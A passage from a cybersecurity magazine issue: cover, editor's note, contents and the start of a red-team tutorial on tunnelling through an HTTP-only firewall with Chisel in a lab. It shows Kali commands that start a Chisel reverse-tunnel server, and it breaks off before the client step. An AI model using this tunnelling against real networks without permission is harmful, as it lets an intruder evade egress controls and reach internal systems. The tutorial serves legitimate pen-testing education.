

Simplifying Cyber Security since 2016

HACKERCOOL

June 2025 Edition 8 Issue 6

Through the Firewall: How to enable covert access with Chisel in RED TEAM HACKING

VULNERABILITY FOR BEGINNERS

Microsoft SharePoint's CVE-2025-53770 &
CVE-2025-53771 vulnerabilities

BLACK HAT HACKING

Click to compromise: Inside the
ClickFix attack technique

VULNERABILITY FOR BEGINNERS

Inside CVE-2025-6463: The File deletion flaw in
Forminator plugin that lets hackers hijack
WordPress sites.

Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 8 Issue 6

Hello, aspiring ethical hackers and Red Team wannabes. Welcome to June 2025 Issue of our Hackercool Magazine.

In this Issue of Hackercool Magazine, we will start with a Red Team tactic of tunneling through Firewall using Chisel. Then, we will do a deep dive into ClickFix hacking technique that has been so widely being used by threat actors around the world to distribute malware and payloads. At the end, we will teach you what measures you need to take to stay safe from this type of attack.

Then, we will break down to you few of the most talked about vulnerabilities disclosed this month. They are,

CVE-2025-53370: a critical vulnerability in SharePoint (on-premises) that is already being exploited in the wild by threat actors.

CVE-2025-6463: A RCE vulnerability threatening over 60,000 WordPress websites with complete hijack by hackers.

CVE-2025-25257: A critical SQLi vulnerability in Fortinet's FortiWeb web application firewall that could be exploited by just sending a HTTP request.

CVE-2025-6554: A zero-day in Google Chrome that was being exploited in the wild by threat actors before being discovered.

There are also other articles which you will surely like. We are always open to your feedback, opinion and article ideas. As I always say, who knows about our Magazine better than you, our readers. You can send your feedback by using any method given in our contact section below.

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: [+919505658443](https://www.whatsapp.com/channel/0029va833333333333333333)

INSIDE

See what our Hackercool Magazine's June 2025 Issue has in store for you.

1. Red Team Hacking:

Through the Firewall: How to enable covert access with Chisel.

2. Vulnerability for beginners:

Microsoft SharePoint's CVE-2025-53770 and CVE-2025-53771 vulnerabilities.

3. Black Hat Hacking:

Click to compromise: Inside the ClickFix attack technique.

4. Vulnerability for beginners:

Inside CVE-2025-6463: The File deletion flaw in Forminator plugin that lets hackers hijack WordPress sites.

5. Threat Intelligence:

The QR code trap that you didn't see coming.

6. Vulnerability for beginners:

Fortinet FortiWeb's CVE-2025-25257 vulnerability.

7. Online security:

How Internet of Things devices affect your privacy - even when they are not yours.

8. Vulnerability for beginners:

CVE-2025-6554: What every Chrome user needs to know.



Red Team Hacking

**“Through the
Firewall : How to
enable covert
access with Chisel.”**

In this month's "Red Team Hacking" feature, you will learn how to use Chisel to access restricted internal network of our target organization. Let's start with what chisel is.

What is Chisel?

Chisel is a traffic tunneller that can tunnel SSH traffic over HTTP. It is mainly useful in Red Team operations and pen test exercises to bypass firewall restrictions, forward remote ports, SOCKS proxy etc.


In this Issue, we will show you how to access the restricted internal network and resources of target organization using Chisel.

Scenario

Imagine you are in midst of a pen test or a Red Team operation. You have already gained initial access on a system belonging to the organization. While scanning the internal network for pivoting purposes, you find a web server that is only accessible to the internal users of the organization. Also, you have problems accessing the other computers in the target network. We can use Chisel to bypass these hurdles in the above scenario.

*This part of the page
has been
intentionally
left blank*

Fig: Network Scenario



Requirements

As already told, for using chisel, you already need to have access to a computer in target network.

Lab

For demonstrating this tutorial, our lab has three systems. They are,
Windows 10 (target system)
PFSense Firewall (acting as firewall to the target network)
and Kali (attacker system).

Here's the visual representation of the hacking lab we will be using. The PFSense firewall allows only HTTP traffic to pass from its internal network to external network.

As attacker system, we will be using Kali Linux as it already has Chisel binaries available by default. Now, let's get into some practicals.

Accessing a restricted web server on internal network

*This part of the page
has been
intentionally
left blank*

Fig: Chisel Usage Scenario

Attacker system
OS: Kali Linux running Chisel server
IP: 192.168.249.137



SSH over HTTP
Tunnelling



**Network Firewall allowing only
HTTP Egress traffic**
OS: PFSense
External IP: 192.168.249.160
Internal IP: 10.10.10.1



**System of initial access
running Chisel client**
OS: Windows 10
IP: 10.10.10.11



Restricted system and resources
OS: Metasploitable 2 or web server
IP: 10.10.10.12

“The purpose of red teaming is to challenge assumptions, test plans, and reveal vulnerabilities before the adversary does.” -National Defense University

Many organizations use a website specifically for their employees accessible only by their internal employees. To simulate this, I have installed Simple web server on the target system, Windows 10. This server will only be accessible to other computers on the LAN.

This web server is running on port 8080.

Simple Web Server

← Add Server

Folder path

C:\Users\ADMIN\Desktop

Port ?

8080

☐

 Accessible on local network

Hackercool Magazine

≡ Basic Options

▼

≡ Advanced Options

▼

! Error Pages

▼

🛡 Security


▼

Cancel

Create Server

 Simple Web Server

Simple Web Server




C:\Users\ADMIN\Desktop

Running • Port 8080 • LAN

Hackercool Magazine

New Server



On the attacker system, navigate to the `/usr/share/chisel-common-binaries` directory. This directory has all the chisel binaries.

```
(kali@kali)-[~]
$ ls /usr/share/chisel-common-binaries
chisel_1.10.1_darwin_amd64
chisel_1.10.1_darwin_arm64
chisel_1.10.1_linux_386
chisel_1.10.1_linux_amd64
chisel_1.10.1_linux_arm64
chisel_1.10.1_openbsd_386
chisel_1.10.1_openbsd_amd64
chisel_1.10.1_openbsd_arm64
chisel_1.10.1_windows_386.exe
chisel_1.10.1_windows_amd64.exe
chisel_1.10.1_windows_arm64.exe
```

“If you don't actively attack your own systems, someone else will.”
— Anonymous Red Teamer

Change the permissions of the Linux binary as shown below to get executable permissions on the binary.

```
(kali㉿kali)-[/usr/share/chisel-common-binaries]
$ sudo chmod 777 chisel_1.10.1_linux_amd64

(kali㉿kali)-[/usr/share/chisel-common-binaries]
$ ls
chisel_1.10.1_darwin_amd64
chisel_1.10.1_darwin_arm64
chisel_1.10.1_linux_386
chisel_1.10.1_linux_amd64
chisel_1.10.1_linux_arm64
chisel_1.10.1_openbsd_386
chisel_1.10.1_openbsd_amd64
chisel_1.10.1_openbsd_arm64
```

Chisel has single executables that can act as both server and client. Let's start a server to receive a reverse shell on port 9000. This can be done as shown below.

```
(kali㉿kali)-[/usr/share/chisel-common-binaries]
$ ./chisel_1.10.1_linux_amd64 server --reverse -
-port 9000
2025/07/10 08:09:04 server: Reverse tunnelling ena
bled
2025/07/10 08:09:04 server: Fingerprint tSBNYaKDRT
TK2KNR9BkHvs/+a3hBjsvb9FDgEBjkS9c=
2025/07/10 08:09:04 server: Listening on http://0.
0.0.0:9000
```

Next, what we have to do is transfer the Windows chisel binary from Kali

Linux to the target system. Remember, we already have access to the target system. Make sure that the binary you copy to the target system suits its operating system and architecture. Since my target is Windows 10, I am copying a Windows binary of chisel.

Then on the Windows system, run the chisel as client command as shown below. What this command does asks the client to connect to the reverse shell server and then relay the website running on port 8080 to port 8080 of the Kali system.

